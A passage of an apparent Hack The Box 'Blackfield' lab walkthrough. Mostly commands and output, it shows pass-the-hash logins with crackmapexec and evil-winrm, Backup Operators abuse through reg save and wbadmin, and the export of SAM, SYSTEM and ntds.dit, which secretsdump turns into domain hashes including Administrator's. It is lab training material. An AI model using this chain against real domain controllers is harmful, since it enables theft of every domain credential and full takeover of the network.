INFO:pypykatz:Parsing file lsass.DMP
FILE: ======== lsass.DMP ========
== LogonSession ==
authentication_id 406458 (633ba)
session_id 2
username svc_backup
domainname BLACKFIELD
logon_server DC01
logon_time 2020-02-23T18:00:03.423728+00:00
sid S-1-5-21-4194615774-2175524697-3563712290-1413
luid 406458
        == MSV ==
                Username: svc_backup
                Domain: BLACKFIELD
                LM: NA
                NT: 9658d1d1dcd9250115e2205d9f48400d
                SHA1: 463c13a9a31fc3252c68ba0a44f0221626a33e5c
                DPAPI: a03cd8e9d30171f3cfe8caad92fef62100000000
        == WDIGEST [633ba]==
                username svc_backup
                domainname BLACKFIELD
                password None
                password (hex)
        == Kerberos ==
                Username: svc_backup
                Domain: BLACKFIELD.LOCAL
        == WDIGEST [633ba]==
                username svc_backup
                domainname BLACKFIELD
                password None
                password (hex)
```

using crackmapexec to verify that username works for both smb and winrm. with the SVC_Backup account and hash to further enumerate the directories and domain. The winrm flag shows that svc_backup can login locally to the system.

```
┌──(kali㉿kali)-[~/Desktop/HTB/blackfield]
└─$ crackmapexec smb 10.10.10.192 -u svc_backup -H 9658d1d1dcd9250115e2205d9f48400d
SMB         10.10.10.192    445    DC01             [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:BLACKFIELD.local) (signing:True) (SMBv1
:False)
SMB         10.10.10.192    445    DC01             [+] BLACKFIELD.local\svc_backup:9658d1d1dcd9250115e2205d9f48400d

┌──(kali㉿kali)-[~/Desktop/HTB/blackfield]
└─$ crackmapexec winrm 10.10.10.192 -u svc_backup -H 9658d1d1dcd9250115e2205d9f48400d
SMB         10.10.10.192    5985   DC01             [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:BLACKFIELD.local)
HTTP        10.10.10.192    5985   DC01             [*] http://10.10.10.192:5985/wsman
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.al
gorithms.ARC4 and will be removed from this module in 48.0.0.
  arc4 = algorithms.ARC4(self._key)
WINRM       10.10.10.192    5985   DC01             [+] BLACKFIELD.local\svc_backup:9658d1d1dcd9250115e2205d9f48400d (Pwn3d!)
```

Using Evil-Winrm to login as svc_backup, and collecting the basics for the user account.

```
*Evil-WinRM* PS C:\Users\svc_backup\Desktop> hostname; whoami /priv; ipconfig /all
DC01

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                    State
============================= ============================== =======
SeMachineAccountPrivilege     Add workstations to domain     Enabled
SeBackupPrivilege             Back up files and directories  Enabled
SeRestorePrivilege            Restore files and directories  Enabled
SeShutdownPrivilege           Shut down the system           Enabled
SeChangeNotifyPrivilege       Bypass traverse checking       Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set Enabled

Windows IP Configuration

   Host Name . . . . . . . . . . . . : DC01
   Primary Dns Suffix  . . . . . . . : BLACKFIELD.local
   Node Type . . . . . . . . . . . . : Hybrid
   IP Routing Enabled. . . . . . . . : No
   WINS Proxy Enabled. . . . . . . . : No
   DNS Suffix Search List. . . . . . : BLACKFIELD.local
                                       htb

Ethernet adapter Ethernet0 2:

   Connection-specific DNS Suffix  . : htb
   Description . . . . . . . . . . . : vmxnet3 Ethernet Adapter
   Physical Address. . . . . . . . . : 00-50-56-B0-0C-76
   DHCP Enabled. . . . . . . . . . . : No
   Autoconfiguration Enabled . . . . : Yes
   IPv6 Address. . . . . . . . . . . : dead:beef::2127:9360:6b49:8f9f(Preferred)
   Link-local IPv6 Address . . . . . : fe80::2127:9360:6b49:8f9f%17(Preferred)
   IPv4 Address. . . . . . . . . . . : 10.10.10.192(Preferred)
   Subnet Mask . . . . . . . . . . . : 255.255.255.0
   Default Gateway . . . . . . . . . : 10.10.10.2
   DHCPv6 IAID . . . . . . . . . . . : 385896534
   DHCPv6 Client DUID. . . . . . . . : 00-01-00-01-26-05-64-77-08-00-27-2C-10-8A
   DNS Servers . . . . . . . . . . . : 127.0.0.1
   NetBIOS over Tcpip. . . . . . . . : Enabled
   Connection-specific DNS Suffix Search List :
                                       htb
```

groups that svc_backup is a part of Backup Operators group!

```
*Evil-WinRM* PS C:\Users\svc_backup\Desktop> net user svc_backup
User name                    svc_backup
Full Name
Comment
User's comment
Country/region code          000 (System Default)
Account active               Yes
Account expires              Never

Password last set            2/23/2020 9:54:48 AM
Password expires             Never
Password changeable          2/24/2020 9:54:48 AM
Password required            Yes
User may change password     Yes

Workstations allowed         All
Logon script
User profile
Home directory
Last logon                   2/23/2020 10:03:50 AM

Logon hours allowed          All

Local Group Memberships      *Backup Operators     *Remote Management Use
Global Group memberships     *Domain Users
The command completed successfully.
```

Now, we can use the Backup Operators group, to backup a copy of important Registry Hives, Such as SAM, SYSTEM and backup NTDS.dit. The entire domain controller hash backup. Now DO NOT GET CONFUSED between SAM and SYSTEM for local machines and ndts.dit files for the domain, if you are on a Domain Controller, for entire domain Owning you must create a backup of the NTDS.dit file.

Now First Local SAM and System.

I used this process to get the SAM and the SYSTEM file and created a local dump to use the Administrator hash to login as Local Admin.

https://www.bordergate.co.uk/backup-operator-privilege-escalation/

```
*Evil-WinRM* PS C:\Users\svc_backup\Desktop> reg save hklm\sam C:\Windows\Tasks\SAM
The operation completed successfully.

*Evil-WinRM* PS C:\Users\svc_backup\Desktop> reg save hklm\system C:\Windows\Tasks\System
The operation completed successfully.
```

```
*Evil-WinRM* PS C:\Windows\Tasks> dir


    Directory: C:\Windows\Tasks


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        1/13/2025   7:46 PM          45056 SAM
-a----        1/13/2025   7:47 PM       17551360 System


*Evil-WinRM* PS C:\Windows\Tasks> download SAM

Info: Downloading C:\Windows\Tasks\SAM to SAM

Info: Download successful!
*Evil-WinRM* PS C:\Windows\Tasks> download System

Info: Downloading C:\Windows\Tasks\System to System

Info: Download successful!
*Evil-WinRM* PS C:\Windows\Tasks>
```

back on Kali use the impacket-secretsdump command as root to recreate the SAM and System hashes to create the local Administrator Hashes.

This is the Local administrator accounts hashes for proof of concept, now on to ntds.dit

```
┌──(root㉿kali)-[/home/kali/Desktop/HTB/blackfield]
└─# impacket-secretsdump -sam SAM -system System LOCAL
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x73d83e56de8961ca9f243e1a49638393
[*] Dumping local SAM hashes (uid:rid:lmhash:nthash)
Administrator:500:aad3b435b51404eeaad3b435b51404ee:67ef902eae0d740df6257f273de75051:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Cleaning up ...
```

Navigate to C:\Windows\Temp on your svc_backup evilwinrm tab on kali terminal. Now we are going to use wbadmin commands to get a copy of the backup ntds.dit file, then extract it to the users Desktop then download it onto our kali box then create the ntds.dit file.

1.

```
wbadmin start backup -backuptarget:\\10.10.10.192\C$\Windows\Temp\ -include:C:\Windows\ntds\ntds.dit -quiet
```

2.

```
wbadmin get versions
```

```
*Evil-WinRM* PS C:\Windows\Temp\WindowsImageBackup> wbadmin get versions
wbadmin 1.0 - Backup command-line tool
(C) Copyright Microsoft Corporation. All rights reserved.

Backup time: 9/21/2020 3:00 PM
Backup location: Network Share labeled \\10.10.14.4\blackfieldA
Version identifier: 09/21/2020-23:00
Can recover: Volume(s), File(s)

Backup time: 1/13/2025 7:57 PM
Backup location: Network Share labeled \\10.10.10.192\C$\Windows\Temp\
Version identifier: 01/14/2025-03:57
Can recover: Volume(s), File(s)

*Evil-WinRM* PS C:\Windows\Temp\WindowsImageBackup> wbadmin start recovery -version:01/14/2025-03:57 -itemtype:file -items:c:\windows\ntds\ntds.dit -recover
ytarget:c:\Users\svc_backup\Desktop -notrestoreacl -quiet
```

3.

```
wbadmin start recovery -version:01/14/2025-03:57 -itemtype:file -items:c:\windows\ntds\ntds.dit -recoverytarget:c:\Users\svc_backup\Desktop -notrestoreacl -quiet
```

now you can download the ntds.dit file from Evil-WinRm.

```
*Evil-WinRM* PS C:\Windows\Temp\WindowsImageBackup> cd C:\Users\svc_backup\Deskto
*Evil-WinRM* PS C:\Users\svc_backup\Desktop> dir


    Directory: C:\Users\svc_backup\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----        1/13/2025   7:57 PM       18874368 ntds.dit
-a----        2/28/2020   2:26 PM             32 user.txt


*Evil-WinRM* PS C:\Users\svc_backup\Desktop> download ntds.dit

Info: Downloading C:\Users\svc_backup\Desktop\ntds.dit to ntds.dit

Info: Download successful!
*Evil-WinRM* PS C:\Users\svc_backup\Desktop>
```

Now use impacket-secretsdump to get your Administrator Domain level hash

```
┌──(root㉿kali)-[/home/kali/Desktop/HTB/blackfield]
└─# impacket-secretsdump -ntds ntds.dit  -system System LOCAL > SecretsDump.txt

┌──(root㉿kali)-[/home/kali/Desktop/HTB/blackfield]
└─# cat SecretsDump.txt
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies

[*] Target system bootKey: 0x73d83e56de8961ca9f243e1a49638393
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)
[*] Searching for pekList, be patient
[*] PEK # 0 found and decrypted: 35640a3fd5111b93cc50e3b4e255ff8c
[*] Reading and decrypting hashes from ntds.dit
Administrator:500:aad3b435b51404eeaad3b435b51404ee:184fb5e5178480be64824d4cd53b99ee:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DC01$:1000:aad3b435b51404eeaad3b435b51404ee:9dd30a69eb8973b55985d5a8bc44f569:::
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:d3c02561bba6ee4ad6cfd024ec8fda5d:::
audit2020:1103:aad3b435b51404eeaad3b435b51404ee:4aa0f66b8059750e6e410122cdf05ce2:::
support:1104:aad3b435b51404eeaad3b435b51404ee:cead107bf11ebc28b3e6e90cde6de212:::
```

Login as Administrator using evil-winrm and the hash

```
┌──(root㉿kali)-[/home/kali/Desktop/HTB/blackfield]
└─# evil-winrm -i 10.10.10.192 -u administrator -H 184fb5e5178480be64824d4cd53b99ee

Evil-WinRM shell v3.7

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine

Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion

Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..
```

```
*Evil-WinRM* PS C:\Users\Administrator\Desktop> type notes.txt
Mates,

After the domain compromise and computer forensic last week, auditors advised us to:
- change every passwords -- Done.
- change krbtgt password twice -- Done.
- disable auditor's account (audit2020) -- KO.
- use nominative domain admin accounts instead of this one -- KO.

We will probably have to backup & restore things later.
- Mike.

PS: Because the audit report is sensitive, I have encrypted it on the desktop (root.txt)
```

Neat!

https://www.hackthebox.com/achievement/machine/1184690/255